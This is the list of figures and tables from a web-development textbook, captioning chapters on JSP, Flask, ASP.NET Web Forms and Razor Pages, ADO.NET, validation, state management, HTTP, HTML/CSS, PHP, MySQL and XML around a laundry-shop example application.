Figure 12.3 One model, three front ends. The JSP pages and the JDK server share `Office.java`; the Flask version mirrors it with `sqlite3` 1062
Figure 12.4 Feature F1, the price list, served by the JSP pages on MiniJSP. Numbers are right-aligned; Delete is red and asks for confirmation. 1098
Figure 12.5 Feature F5, the outlets as cards, each with its staff and its queue. 1098
Figure 12.6 The same price list 390 pixels wide: the header wraps, and each table row becomes a small card. 1099
Figure 12.7 Feature F2 refusing a price of 0: status 422, the message at the top, and what was typed still in the fields. 1105
Figure 12.8 The dynamic visitor counter of Chapter 11, `VisitorCounter02.aspx` (Web Forms; not run here), with the lines of C# shaded: open the file, read the number (or take 0 if that fails), add one, write it back, print it. 1121
Figure 12.9 Two ways to lose visitors without a lock: two requests read the same number, or one request reads the file while another has emptied it to rewrite it. 1125
Figure 12.10 The Razor form after `47`, `0` and `a7`: three messages, status 422, nothing written. 1130
Figure 12.11 Thin client and fat client. The question and the lookup are the same; what differs is whether the server or the browser turns the data into HTML. 1148
Figure 12.12 The unsafe fat client after one click: the customer's "name" is now an element of the page, and its script has run. 1156
Figure 13.1 The MyLaundry price list drawn by a GridView: a header row styled light blue and alternating rows styled light yellow, set from three lines of C# in **Listing 13.4**. 1176
Figure 13.2 The MyLaundry design. A Bill belongs to one Customer, was received by one Employee and is for one Service; an Employee may have a supervisor who is another Employee (the loop on the right). `N` marks a column that may be NULL. 1177
Figure 13.3 The Service table of `MyLaundryDB` in phpMyAdmin. Every row has its own Edit, Copy and Delete link (marker 1), and a click on a column heading sorts (marker 2): phpMyAdmin is itself a data grid, and a good model of the jobs in **Table 13.1**. 1179
Figure 13.4 The output of **Listing 13.2**: the connection state, the server version (MariaDB 10.4.21, which reports itself with a MySQL 5.5.5 prefix for compatibility) and the seventeen services, sorted by id. 1181
Figure 13.5 The part of the Profitina Laundry database behind the bills grid. The grid joins Bill to Customer, Service and Outlet for its columns, sums Payment for the *Paid* column, and writes StatusLog whenever it changes a status. 1182
Figure 13.6 The pointer on the *Edit* link of row DL1 (marker 1). The status bar (marker 2) shows where the link goes: `javascript:__doPostBack('GridView1','Edit$12')`, a script call rather than an address. 1187

Figure 13.7 One click on a GridView, as Web Forms handles it. Every Select, Edit, Update, Cancel and Delete is a full POST of the whole form with its view state, and a full new page in reply. 1188
Figure 13.8 Row DL1 in edit mode: Update and Cancel have replaced Edit and Delete, and row C is still selected from an earlier click. The ID has no edit template in **Listing 13.9**, so it stays plain text. 1197
Figure 13.9 The Service table after the update: row DL1 (marker 1) now reads *Doll, Large 1 pcs (special)*. The grid wrote to the database, not only to the page. 1197
Figure 13.10 The browser's confirmation dialog, attached to the Delete link by `OnRowDataBound`. It is drawn by the browser, not by the page, which is why it looks different in every browser. 1198
Figure 13.11 The Service table after DL1 was deleted: sixteen rows remain, and marker 1 shows where DL1 was. 1198
Figure 13.12 Adding DL1 back with the form under the grid. After *Add*, `BindGrid` redraws the grid with the new row in it. 1199
Figure 13.13 The alert shown when *Add* is pressed with an empty ID. The text is the grid's `EmptyDataText`, reused as a message. 1199
Figure 13.14 The two kinds of request of the bills grid. Reads are GETs whose whole state is in the address; changes are POSTs that end in a 303 redirect back to a read. The optional script (left) makes the same GETs with `fetch()`. 1207
Figure 13.15 Two ways to fetch the same 25 rows from an index kept newest first. OFFSET walks past every earlier entry and discards it; keyset paging asks for the rows *after* the last one already shown and lets the index go straight there. 1215
Figure 13.16 Milliseconds per page against page number, from **Listing 13.22**. Left: the real table, where OFFSET grows in a straight line and keyset stays flat. Right: 295,300 rows with an index, where the OR form of keyset is *slower* than OFFSET and the form of Equation (13.8) stays at 0.023 ms on every page. 1218
Figure 13.17 The Flask grid at `/bills?outlet=O02&status=queued&sort=customer&dir=asc&edit=B2934`. Row B2934 is drawn as a form offering its one next status; *Cancel* is a link back to the same grid without `edit`. 1220
Figure 13.18 The same grid after *Update*: the message, taken from **Table 13.9**, and eight queued bills instead of nine, because B2934 is finished now and the filter still says *queued*. 1223
Figure 13.19 The confirmation row for B2931, drawn by the server. *Delete B2931* submits a POST form; *Keep* is a link back to the same grid. No script is involved. 1224
Figure 13.20 The Razor Pages grid at `/bills?outlet=O01&status=finished&sort=payment&dir=desc&size=10&page=2`: rows 11 to 20 of 23, with the full pager and a footer total over all 23 bills. 1235
Figure 13.21 The Flask grid at `/bills?size=10`: newest first, 296 pages of ten, a *Delete* link only on the four queued bills without a payment, and the footer total over all 2,953 bills, Rp 144.213.000. 1243
Figure 14.1 The four places a value passes on its way into the Laundry database. The browser's checks are fast and friendly but can be skipped; between the browser and the server anyone can send anything; the server's checks are the ones that count; the database's constraints are the last safety net. 1256
Figure 14.2 The hand-written check of **Listing 14.1** at work: the first name is empty, so `checkForm()` shows an alert and returns `false`, and the form is not submitted. 1257
Figure 14.3 The thank-you page after a successful submission. The address begins `01Done.html?__VIEWSTATE=…`: because the form used GET, every field went into the URL — including the hidden `__VIEWSTATE` field that Web Forms added on its own. 1258
Figure 14.4 Listing 14.2 after **Submit** with an empty user id: an asterisk beside the field, and the full message under *There were errors on the page:*. 1261
Figure 14.5 Listing 14.3 with a three-character password and a four-character repetition: *Passwords do not match.* 1263
Figure 14.6 Listing 14.5 with 17: *You must be between 30 and 40*. 1264
Figure 14.7 Listing 14.6 with the password `abc`: it is too short and it contains none of the required symbols, so two validators speak. 1266

Figure 14.8 Listing 14.7 with 13: the browser function sets `args.IsValid` to `false`, the message appears, and the form is not posted. 1267
Figure 14.9 Listing 14.8 with 3: the page went to the server, `ValidateNumber` set `IsValid` to `false`, `Page.IsValid` became `false`, and the click handler wrote *Invalid entry!*. 1268
Figure 14.10 Listing 14.9 after an empty submit: each validator shows its message next to its field, and the summary repeats both under *You received the following errors:*. 1270
Figure 14.11 Listing 14.14 in the browser: two independent money fields; the first is being switched from Euro to another currency. 1275
Figure 14.12 The customer form stopped in the browser: eight messages, each next to its field and all of them in the summary. The browser sent nothing. The date-of-birth rule of `Validate` is missing here, because it exists only on the server. 1286
Figure 14.13 The form parameters of one postback, printed by **Listing 14.24**: the three fields the person filled in, the button that was pressed — and three hidden fields that Web Forms added, `__VIEWSTATE`, `__VIEWSTATEGENERATOR` and `__EVENTVALIDATION`. 1289
Figure 14.14 The welcome page reached by the redirect of **Listing 14.25**: the name travelled in the address, as `02Welcome.aspx?name=Danaya Kalashnikova`. 1290
Figure 14.15 The state-management options of ASP.NET Web Forms, grouped by where the data is kept, with the tool that does the same job in Razor Pages today. 1291
Figure 14.16 Page state travels with each request and response; session state belongs to one client's series of requests; application state belongs to every page of the application and is shared by all clients. 1291
Figure 14.17 Each state mechanism by its scope (who can see it) and its lifetime (how long it lives). Choosing a mechanism means choosing a point on this chart. 1292
Figure 14.18 Listing 14.27 after a postback: the value typed into the box has been saved in view state and is shown in the label. 1294
Figure 14.19 The source of a Web Forms page as the browser received it: `__VIEWSTATE` with a long Base64 value (shortened here, as are the other two, to its first characters and an ellipsis), `__VIEWSTATEGENERATOR`, `__EVENTVALIDATION`, and the page's own hidden field `HiddenField1` with the value `2`. 1295
Figure 14.20 The test page with `EnableViewState="false"`, after a postback: *This is a dummy Text* survived through control state; the second text, kept only in view state, is gone. 1298
Figure 14.21 Listing 14.31 after **Click Me**, within ten seconds of loading: both cookies came back with the request and both labels show their values. 1300
Figure 14.22 `07Session.aspx` after several clicks: the application and session counters both stand at 11, and the address carries `?Count=1` from one redirect. 1304
Figure 14.23 How a session works. The first response sets a cookie holding a random id; every later request sends it back; the server uses the id to find that browser's data in its session store. A second browser has its own cookie and therefore its own session. 1305
Figure 14.24 The bill draft for customer C0003 at outlet O01 (Rungkut): two lines on racks B09 and B10, their amounts computed by the server, and a total of Rp 75.000. 1310
Figure 14.25 Post/Redirect/Get with a flash message. The POST stores a message and answers 302; the GET that follows shows the message and deletes it; a reload repeats only the GET. 1311
Figure 15.1 Universal data access: the application speaks to one API, behind which a provider for each database (MySQL, DB2, Oracle) translates and an ODBC bridge reaches a source with no provider of its own. The source no longer matters to the application. 1343
Figure 15.2 Microsoft's layered architecture for data access. Native providers reach SQL Server, Oracle and MySQL directly; ODBC and OLE DB reach everything else, including sources that are not SQL databases at all. 1343
Figure 15.3 ADO.NET's two halves: on the right the **managed providers** (Connection, Command, Transaction, DataReader, DataAdapter) work against the database; on the left the **content components** (a DataSet of DataTables and DataRelations) hold data in memory and read and write XML. The DataAdapter's `Fill` and `Update` are the only bridge between them. 1345
Figure 15.4 How long each model holds a database connection. The connected model holds one for as long as rows are being used; the disconnected model holds one only while filling and while writing back. 1346

Figure 15.5 The editions of SQL Server 2025. Express and the two Developer editions are free, and Evaluation is free for 180 days. 1348
Figure 15.6 Server Properties → Security (marker 1) with **SQL Server and Windows Authentication mode** selected (marker 2), so that logins with their own passwords are accepted as well as Windows accounts. Login auditing is left at *Failed logins only* (marker 3). 1349
Figure 15.7 Login Properties for `sa` (marker 1), page Status (marker 2): permission to connect granted (marker 3) and the login enabled (marker 4). This is the most powerful account on the server. 1349
Figure 15.8 Restoring Northwind from the device `northwind.bak` (marker 1). The destination database is `Northwind` (marker 2), and SSMS reports (marker 3) "Database 'Northwind' restored successfully." 1350
Figure 15.9 The query the next section's program sends (marker 1), run by hand in SSMS, and its nine rows (marker 3). The Object Explorer on the left shows the table `dbo.Employees` (marker 2) and its columns: `EmployeeID` (the primary key, `int`), `LastName` and `FirstName` (`nvarchar`). 1351
Figure 15.10 The ADO.NET connected model. A **DbConnection** represents the connection to the data source; a **DbCommand** represents one SQL statement; a **DbTransaction** groups commands so that they succeed or fail together; a **DataReader** delivers the result of a query one row at a time. 1352
Figure 15.11 The class hierarchy. Four interfaces at the top; below them, one family of four classes per provider (OLE DB, SQL Server, Oracle, …), each class implementing its interface. 1353
Figure 15.12 The output of **Listing 15.1**: one line per employee, each column preceded by a bar. 1355
Figure 15.13 The `IDbConnection` interface: the connection string, open and close, three descriptive properties, and the two factory methods for commands and transactions. The `State` is one of `Broken, Closed, Connecting, Executing, Fetching, Open`. 1357
Figure 15.14 Connection strings: key–value pairs separated by semicolons. The OLE DB strings name a provider (SQL Server, Access/Jet, Oracle); the SQL Server string needs no provider name because the class already is one, and adds pooling, integrated security and a timeout. 1358
Figure 15.15 A command belongs to exactly one connection, to at most one transaction (`0..1`), and has any number of parameters (`*`). 1359
Figure 15.16 The `IDbCommand` interface. `CommandText` holds the SQL (or a procedure name), `CommandType` says which (`Text`, `StoredProcedure`, `TableDirect`), `CommandTimeout` limits the wait, and three `Execute…` methods run it. 1359
Figure 15.17 `ExecuteReader()` runs the query in `CommandText` and returns an `IDataReader`. The optional `CommandBehavior` flags (`CloseConnection`, `SingleRow`, `SequentialAccess`, …) tell the provider what the program intends to do with the result. 1360
Figure 15.18 `ExecuteNonQuery()` runs a statement that returns no rows — `UPDATE`, `INSERT`, `DELETE`, `CREATE TABLE`, … — and returns the number of rows it affected. 1360
Figure 15.19 `ExecuteScalar()` returns the value of the first column of the first row, typically of an aggregate such as `COUNT(*)`. 1360
Figure 15.20 Parameters. A command's `Parameters` collection holds `IDataParameter` objects, each with a type, a direction, a name and a value; `IDbDataParameter` adds a `Size` for strings and binary data. 1361
Figure 15.21 Working with parameters in three steps. The SQL text contains a placeholder (`?` for OLE DB, `@ID` for SQL Server); a parameter object is added; its value is assigned just before execution. 1362
Figure 15.22 A DataReader over the result table of a `SELECT`. `Read()` advances the cursor one row and reports whether there was a row to advance to. 1364
Figure 15.23 The `IDataRecord` and `IDataReader` interfaces. `IDataRecord` describes the current row (indexers, typed getters, metadata); `IDataReader` adds moving to the next row and closing. 1364
Figure 15.24 Working with an `IDataReader`: `ExecuteReader`, a `while (reader.Read())` loop, `GetValues` into an array sized by `FieldCount`, indexers by position and by name, a typed getter, and `Close`. 1365

Figure 15.25 Transactions in ADO.NET. A command has at most one `Transaction`; a transaction knows its `Connection` and `IsolationLevel` and offers `Commit()` and `Rollback()`; a connection creates transactions with `BeginTransaction()`, optionally with an isolation level. 1368
Figure 15.26 Steps 1 and 2: open the connection and begin a `ReadCommitted` transaction; create two commands, assign each to the transaction, and execute them. The detail rows of order 10258 go first because the order row is their parent. 1369
Figure 15.27 Step 3: `trans.Commit()` at the end of the `try`; `trans.Rollback()` in the `catch`; the connection closed in `finally`. 1369
Figure 15.28 Creating a bill with its first payment and status log as one transaction. Any failure after `BEGIN` — a broken rule, a CHECK or foreign-key constraint, a crash — leads to `ROLLBACK`, and the database is exactly as it was; only the path through every step reaches `COMMIT`. 1371
Figure 15.29 Isolation levels: the usage of read and write locks in a transaction. `ReadUncommitted` allows dirty reads; `ReadCommitted`, the usual default, prevents them but allows phantom rows and non-repeatable reads; `RepeatableRead` makes reads repeatable; `Serializable` serializes access and prevents phantoms. 1372
Figure 15.30 Microsoft's three-tier architecture. A DataSet is filled in the business tier by data adapters, travels over the Internet or an intranet as XML, and is used in the presentation tier by a Windows program or a web form, with no database connection there at all. 1375
Figure 15.31 The connectionless architecture: inside the DataSet, DataTables with Constraints, DataColumns and DataRows, and DataRelations between tables. The DataAdapter fills it and updates the database from it; `ReadXml` and `WriteXml` connect it to XML files. 1376
Figure 15.32 What a DataSet consists of: tables and relations; what a table consists of: columns (the schema), rows (the data) and a default view; what a relation does: associate a parent table's columns with a child table's columns. 1376
Figure 15.33 The structure of a DataSet. `.Tables[…]` reaches a DataTable; `.Columns[…]` its DataColumns (the schema); `.Rows[…]` its DataRows (the data); `.DefaultView` its DataView; `.Relations[…]` the DataRelations between tables. 1377
Figure 15.34 The DataSet class diagram: DataSet, DataTable, DataColumn, DataRow and DataRelation, with the properties this chapter uses. 1378
Figure 15.35 The DataSet object tree. Navy boxes are objects; amber boxes are the collections and property bags that hold them. 1379
Figure 15.36 The person-contacts example: in concept a person has any number of contacts. It is realized as two DataTables, `Person` and `Contact`, joined by the DataRelation `PersonHasContacts`. 1380
Figure 15.37 Change management: reject the changes if the DataSet has errors, otherwise accept them. 1384
Figure 15.38 The state diagram of a DataRow. `NewRow` creates a *Detached* row; `Rows.Add` makes it *Added*; `AcceptChanges` makes *Added* and *Modified* rows *Unchanged* and removes *Deleted* ones; assigning a value makes an *Unchanged* row *Modified*; `Delete` makes it *Deleted*; `RejectChanges` returns *Modified* and *Deleted* rows to *Unchanged* and removes *Added* ones. 1385
Figure 15.39 `DataRowVersion`: current, original, proposed and default values, and which version is the default for each row state. `HasVersion` asks whether a version exists before the indexer is used to read it. 1387
Figure 15.40 DataView and DataRowView. A DataView has a filter, a row-state filter and a sort, and can add, delete and find rows; each item it returns is a DataRowView over one DataRow. 1389
Figure 15.41 Working with a DataView: a filter, a row-state filter and a sort; a DataGrid bound to the view; a fast search by the sorted column, whose result selects a row of the grid. 1389
Figure 15.42 The DataAdapter between the connectionless and the connection-oriented worlds. Its four commands share one connection; `Fill` runs the `SelectCommand` and loads the DataSet; `Update` runs the insert, update and delete commands for the rows that changed. 1394
Figure 15.43 The DataAdapter classes. `IDataAdapter` and `IDbDataAdapter` above; `DbDataAdapter` with its `Fill` and `Update` overloads in the middle; one adapter per provider below. 1395
Figure 15.44 Loading data with a DataAdapter: set the `SelectCommand`, `Fill` the DataTable `Person`, accept or reject, dispose. 1395

Figure 15.45 Loading schema and data for two tables with one command: `MissingSchemaAction.AddWithKey`, and table mappings from the default names `Table`, `Table1` to `Person`, `Contact`. 1396
Figure 15.46 Writing back changes: `Update` uses the update, insert and delete commands, which a CommandBuilder can create from the select command; a conflict raises `DBConcurrencyException`. 1396
Figure 15.47 Create an adapter with a `SELECT`, create the update commands with a CommandBuilder, call `Update` and handle a conflict, for example by reloading the DataSet. 1397
Figure 15.48 The two row events of `OleDbDataAdapter`, their delegate type, and the event-argument class with the row, the statement type and the status. 1397
Figure 15.49 Defining handler methods for the two events and adding them to a DataAdapter. 1398
Figure 15.50 DataSets and XML: serialization, XML as a data source, XML Schema for the schema, typed DataSets generated from schemas, and DOM access. 1400
Figure 15.51 `WriteXml` and `ReadXml` overloads, and the `XmlWriteMode` and `XmlReadMode` enumerations. 1400
Figure 15.52 Writing a DataSet to an XML file and reading it back. The file holds two `Person` elements and two `Contact` elements, each column an element of its own. 1401
Figure 15.53 Reading and writing XML Schemas: `WriteXmlSchema`, `ReadXmlSchema`, `InferXmlSchema`, each with the four kinds of target or source. 1401
Figure 15.54 Typed DataSets. `xsd.exe personcontact.xsd /dataset` generates `PersonContacts`, `PersonDataTable`, `ContactDataTable`, `PersonRow` and `ContactRow`, each derived from the general class and adding typed members. 1406
Figure 15.55 Data access in a conventional DataSet (strings and casts) and in a typed DataSet (properties checked by the compiler). 1407
Figure 15.56 `XmlDataDocument`: an XML DOM view of a DataSet, kept in step with it; a change made through the DataSet is found through the DOM with XPath. 1407
Figure 15.57 ADO.NET 2.0: extended interfaces and new features, many of them only for SQL Server 2005. 1408
Figure 15.58 Bulk copy: define the source (a reader over `SELECT * FROM Customers`), define the target connection, and copy everything in one operation into `Copy_Customers`. 1408
Figure 15.59 Multiple Active Result Sets: two DataReaders open on one connection, the second reading each customer's orders while the first is positioned on the customer. 1409
Figure 15.60 The asynchronous methods of ADO.NET 2.0: `Begin`…/`End`… pairs for readers, non-queries and XML readers, in the style of asynchronous I/O. 1409
Figure 15.61 Running a long stored procedure asynchronously: `BeginExecuteNonQuery` with a callback, and `EndExecuteNonQuery` in the callback when the command has finished. 1410
Figure 15.62 Batch updates: a `SqlDataAdapter` whose missing commands are built by a `SqlCommandBuilder`, and `UpdateBatchSize = 50` so that fifty rows travel in each round trip. 1410
Figure 15.63 The announced `ExecutePageReader` operation, for reading one page of a result. 1410
Figure 15.64 ObjectSpaces: an object–relational mapping defined in OPath, with classes for the space, its sources, queries, sets and lazily loaded lists. 1411
Figure 15.65 An ObjectSpaces program: a mapped `Customer` class, an `ObjectSpace` built from `map.xml` and a connection, an `ObjectQuery` in OPath, and a reader that returns `Customer` objects instead of rows. 1411
Figure 15.66 Glued against parameterized. When strings are glued, the visitor's text becomes part of the statement the server parses; when the statement is parameterized, the text is sent separately and can only ever be compared, as one value. 1419
Figure 15.67 The Laundry data layer: Razor Pages know only `IBillRepository`, behind which `DataSetBillRepository` keeps the database in memory, `AdoBillRepository` reaches a real database through whichever provider it is given, and Entity Framework Core is a third possibility. Which one the pages receive is decided once, in `Program.cs`. 1421
Figure 15.68 The bills page filtered to outlet O01, after the session's first successful POST: B2954, Nabila Rahman, 5 kg of wash-dry-fold, Rp 40.000 charged, Rp 20.000 paid, Rp 20.000 still owed. 1429

Figure 15.69 The new-bill form after a refused POST: two bed covers are Rp 70.000, a first payment of Rp 80.000 is more than the charge, and the form is shown again with the repository's sentence and with the cashier's input kept. 1429
Figure 15.70 `MyADO2.aspx`: a GridView with three bound fields (ID, First Name, Last Name) and a button. Below the markup, the design view draws the grid with placeholder "Databound" cells, as Visual Studio's designer does. 1430
Figure 15.71 `MyADO2.aspx` on first request: the GridView has no data source yet and renders nothing; only the button is visible. 1432
Figure 15.72 After the button's postback: three persons sorted by last name, the header light blue, alternating rows light yellow, and the row found by `Find("Beer")` yellow. 1432
Figure 15.73 The Razor Page `/Contacts` served by `LaundryWeb` on port 9501: the same rows, colors and highlighted row as **Figure 15.72**, with no postback, no ViewState and no GridView. 1433
Figure 16.1 One request through the Laundry Counter: the middleware in the order `Program.cs` adds it, the Razor page, and the data layer. The dotted arrow is a refusal; the dashed box is the data layer that needs a NuGet package. 1456
Figure 16.2 The physical model as an ADO.NET `DataSet`: seven tables with their keys and sizes, and nine relations named after the foreign keys of the SQL schema. The crow's foot marks the "many" end. 1458
Figure 16.3 The login of a cashier and her next request. The dashed arrow is a refused login, which gives the same answer whether the e-mail or the password was wrong. 1471
Figure 16.4 The customer grid of the ASP.NET Laundry Counter, sorted by credit, highest first. Only customers without bills have a Delete button. 1535
Figure 16.5 The same grid on a phone-sized screen: the menu wraps, and the grid scrolls inside its own box. 1536
Figure 16.6 The login page. The same message answers a wrong e-mail and a wrong password. 1549
Figure 16.7 One bill (feature F7): customer, service, rack, status with its times, and the amounts of Equation (16.1) and Equation (16.2). 1549
Figure 16.8 Money received in September 2026 per day and outlet, with the three pages of the report. The three page totals add up to the month total, Rp 12,088,000. 1564
Figure 16.9 The revenue report, page 3 of September 2026 (feature F9). Two footer rows, each saying what it sums. 1566
Figure 16.10 The new-bill form after the browser's own checks were switched off: the server refused both fields, each with its own message. 1575
Figure 16.11 Where the state of the Laundry Counter lives. What is in the browser can be read or changed by the visitor; what is on the server cannot. 1576
Figure 16.12 Two cashiers edit the same customer. Writing back the whole copy loses Dewi's change; checking the original values refuses Rizky's save instead. 1596
Figure 16.13 The complete Profitina Laundry application: one database, one set of documents, several tracks. The dashed box is the ASP.NET site of this chapter, which reads the same data as CSV. 1603

List of Tables

Table 1.1 An internet application and a web application compared. 5
Table 1.2 The port numbers this book uses, and what listens on each by convention. 7
Table 1.3 TCP and UDP compared. The web chose TCP because a page with a hole in it is not a page. 12
Table 1.4 The four layers of the TCP/IP model. Each layer uses the one below it and knows nothing of the one above. 13
Table 1.5 One page, traced from keystroke to pixel. Steps 3 to 17 happen again for every separate file the page needs. 14
Table 1.6 The seven pieces of a URL, and which of them the server ever gets to see. 15

Table 1.7 How relative URLs are completed. The leading slash is the difference between “from the top of the site” and “from here”. 19
Table 1.8 The HTTP methods. *Safe* means it changes nothing on the server; *idempotent* means doing it twice has the same effect as doing it once. 20
Table 1.9 The five classes of HTTP status code. The first digit is the whole story. 21
Table 1.10 The status codes you will meet in this book, with the situation that produces each. 22
Table 1.11 Request headers, with an example of each. 23
Table 1.12 Response headers, with an example of each. 23
Table 1.13 The versions of HTTP. The *messages* have barely changed since 1997; the *encoding* of them has changed twice. 27
Table 1.14 How a server picks a `Content-Type` for a static file, from a table of extensions. Getting a file’s extension wrong is enough to break a page. 30
Table 1.15 Static and dynamic pages compared. Most real sites are both at once. 32
Table 1.16 What server-side code and client-side code can each see and do. The last three rows are security rules, not trivia. 33
Table 1.17 Web architecture by number of tiers. Three is the shape to assume unless told otherwise. 39
Table 1.18 The markup lineage, with what each member added. 39
Table 1.19 Web 1.0 and Web 2.0 contrasted, line for line. 47
Table 1.20 Web 1.0, 2.0 and 3.0 summarized: crawl, walk, run. 48
Table 1.21 One transaction across the generations: a single site does everything, then specialists appear, then the tools become personal. 49
Table 1.22 Installing VS Code on each operating system. 52
Table 1.23 The VS Code extensions used in this book. 52
Table 1.24 Installing PHP on each operating system. 53
Table 1.25 Installing JDK 25 on each operating system. 54
Table 1.26 Installing Python on each operating system. 55
Table 1.27 Installing the .NET 10 SDK on each operating system. 56
Table 1.28 The verification commands, what each should print, and the usual fix when it does not. 56
Table 1.29 The complete toolchain for this book, with the chapter each tool is first needed in. 57
Table 1.30 The same page five ways. Everything differs except the last row, and the last row is the point. 77
Table 2.1 The historic attributes of `<hr>`. All four are obsolete, and CSS replaces them. 95
Table 2.2 Physical formatting tags. They name an appearance. 96
Table 2.3 Logical formatting tags. They name a meaning, and the appearance follows. 96
Table 2.4 Relative addresses. Two dots mean “the folder above”; a leading slash means “start again at the site root”. 101
Table 2.5 The obsolete table-formatting attributes. Each has a CSS replacement. 106
Table 2.6 The semantic elements of HTML5. Reach for `<div>` only when no row above describes what you have. 109
Table 2.7 The accessibility practices built into the Profitina Laundry pages. Every row costs one attribute or one CSS rule. 110
Table 2.8 Every `<input>` type, the control it produces, and what the server receives. 113
Table 2.9 The validation attributes. The browser applies them before sending, and refuses to send while any of them fails. 115
Table 2.10 Common percent-encodings. A literal plus sign must itself be encoded as `%2B`, because a bare `+` already means a space. 120
Table 2.11 GET against POST. The last row is the one that decides. 122
Table 2.12 The CSS selectors you will use. A space between two selectors means “inside”; a `>` means “directly inside”. 127
Table 2.13 CSS length units. Prefer `rem` for type and spacing, `px` for borders, `%` and `fr` for layout. 130
Table 2.14 Specificity computed for real selectors. Count the ids, then the classes, attributes and pseudo-classes, then the element names. 133

Table 2.15 The `display` values. `flex` and `grid` change how an element's children behave, not the element itself. 135
Table 2.16 The flexbox properties. Those on the container control the arrangement; those on an item control that item's share of it. 136
Table 2.17 JavaScript compared with Java. Beyond four letters of the name, they have little in common. 139
Table 2.18 The public pages of this chapter and their counterparts in the finished front end. 152
Table 2.19 The three servers of this chapter. Each serves the same pages and answers the same requests. 155
Table 2.20 Specificity for Exercise 2.8. 164
Table 3.1 The life of one request. Steps 5 to 8 are this chapter; the rest was Chapter 1. 169
Table 3.2 The complete list of falsy values in PHP. Note `"0"`, which is false, against `"0.0"` and `" "`, which are both true. 179
Table 3.3 Operator precedence in PHP 8, highest first. The word operators `and`, `or` and `xor` sit *below* assignment; their symbol forms sit above it. 181
Table 3.4 The branching forms, and when each is the honest choice. 185
Table 3.5 The loop of **Figure 3.12** traced by hand. At 3, `continue` jumps past the `echo`; at 7, `break` abandons the loop, so 8, 9 and 10 never happen. 187
Table 3.6 Building the two associative arrays of **Figure 3.19** by hand. The last column is the order a `foreach` will visit. 197
Table 3.7 The sorting family. The letter before `sort` tells the story: `a` for associative (keys kept), `k` for key, `r` for reverse, `u` for user-defined. 202
Table 3.8 The array functions used in this chapter's Laundry code. For a key whose value is `null`, `array_key_exists()` says true and `isset()` says false. 203
Table 3.9 The string functions used in this book. `strpos()` returning `false` rather than `-1` when the needle is absent is the source of a classic bug. 204
Table 3.10 The ideas of Sections 3.5 to 3.14 in the three languages. 205
Table 3.11 The four including statements. Use `require_once` for anything your program cannot run without, which is nearly everything. 210
Table 3.12 The superglobals and where each is used in this chapter. 214
Table 3.13 GET against POST. The deciding question is not "is it secret" but "does sending it twice do something twice". 223
Table 3.14 One escaping rule per destination. The wrong one is the same as none: `htmlspecialchars()` does nothing to protect an SQL query. 244
Table 3.15 Cookies against sessions. A session is built on a cookie, but only the id travels. 246
Table 3.16 The three password-hash formats of this chapter. Each carries its algorithm, cost and salt inside the string. 266
Table 3.17 The upload error codes. Test `error` first; the other keys mean nothing when it is not `UPLOAD_ERR_OK`. 267
Table 3.18 The chapter's ideas in three stacks. Learn the row, and the column you happen to sit in stops mattering. 271
Table 4.1 The eleven problems of this chapter and the tools from Chapters 1 to 3 that each one exercises most. 282
Table 4.2 The layout of the chapter's code folder; each track has its own folder and every server listens on its own port. 284
Table 4.3 Four ways to give the five pages clean addresses. The directory layout needs no configuration and works everywhere, which is why the site is built on it; the other three remove the redirect where the host allows it. 302
Table 4.4 The requests of Problem 4.5 worked by hand, with the status and the body each must receive. 319
Table 4.5 The four status codes of the status check, their meaning in RFC 9110, and why each is the right one here. 319
Table 4.6 GET and POST compared on the properties that decide which one a form should use. 327
Table 4.7 The first rows of the service data used for the price list; all twelve are in the listings below. 335

Table 4.8 The five rules that set a text color in `prices.css`, with the specificity (a, b, c) of each selector. 346
Table 4.9 The drop-off form's hand-worked cases: two submissions that must be accepted and two that must be refused, with the messages expected. 370
Table 4.10 The eleven problems of this chapter, the design idea each one teaches, and the trap its tempting wrong solution demonstrates. 382
Table 5.1 The three programs, what each does, the port it listens on and the file that configures it. Almost every setup problem is solved by editing one of the three files in the last column. 389
Table 5.2 The document root turns a folder into a website: the path after the host name is the path inside the folder, and nothing outside the folder has an address at all. 391
Table 5.3 The four classic problems with cookies. The second is the one that turns into a security incident. 398
Table 5.4 The seven tables in words. The sample data covers one year of the shop, October 2025 to September 2026. 403
Table 5.5 MySQL's basic commands, grouped by the job they do. The first group runs once, when a system is built; the second and third run thousands of times a day. 405
Table 5.6 The MySQL types used by the laundry. Choosing the narrowest type that can hold every legal value is documentation that the database enforces. 406
Table 5.7 The constraints of the laundry schema. Each one is a rule you would otherwise have to enforce in every program that writes to the table, and would eventually forget in one of them. 406
Table 5.8 The comparison operators of `WHERE`. Two differ from PHP: equality is one `=`, not two, and `NULL` is tested with `IS`, never with `=`. 417
Table 5.9 Six real runs of the same CRUD story, in three languages on two database engines. The rules live in the schema and in one small data layer per language; everything else asks the database. 482
Table 6.1 Five claims about XML, each corrected. XML is not any of these things, but it can be made into, used from, sent over or stored in all of them. 495
Table 6.2 The five predefined entity references of **Figure 6.11**, as a table to copy from. 503
Table 6.3 The node kinds met in practice. The first three are the ones people expect; the rest are where surprises live. 506
Table 6.4 A short history of XML. The syntax has not changed in more than a quarter of a century. 512
Table 6.5 The four occurrence indicators of a DTD. They are the whole of counting in the DTD language. 514
Table 6.6 The occurrence indicators of **Table 6.5** in XML Schema. The last row has no DTD equivalent. 518
Table 6.7 The facets of XML Schema used in this chapter. 519
Table 6.8 The three reading strategies. The first row causes every other row. 531
Table 6.9 The XPath 1.0 syntax used in this chapter; enough for most real work. 532
Table 6.10 The XSLT 1.0 instructions used in `day-sheet.xsl`. 536
Table 6.11 The six JSON types. There are no comments, no attributes, no dates and no namespaces. 563
Table 6.12 XML against JSON. The upper rows are why XML survives where it survives; the last row is why JSON took the web. 570
Table 7.1 Servlets and JSP compared. The third row is the one to remember: a JSP page does not replace the servlet, it *becomes* one. The last row is why real applications use both. 590
Table 7.2 Tomcat versions and the specifications they implement. This chapter's code is written to Jakarta Servlet 6.0 and Pages 3.1, and so runs on Tomcat 10.1 and on Tomcat 11, which accepts everything 10.1 accepts. 591
Table 7.3 The life of one JSP request. Steps 7 and 8 happen once for the life of the page; the others happen for every request. 605
Table 7.4 The attributes of the `page` directive. The first six appear in this chapter's pages; the rest are here so that you can read other people's. 614
Table 7.5 The three scripting elements and the JSP comment. A declaration is not in the method, which is why it behaves so differently from the other two. 616
Table 7.6 The nine implicit objects. The first seven are on every page; `page` is `this`; `exception` exists only on an error page. 620

Table 7.7 The four scopes. Reading down the “until” column is reading the four answers to “how long should this live?” 622
Table 7.8 The EL implicit objects. The last row is the escape hatch: `${pageContext.request.contextPath}` reaches a servlet API method that has no shorter spelling. 630
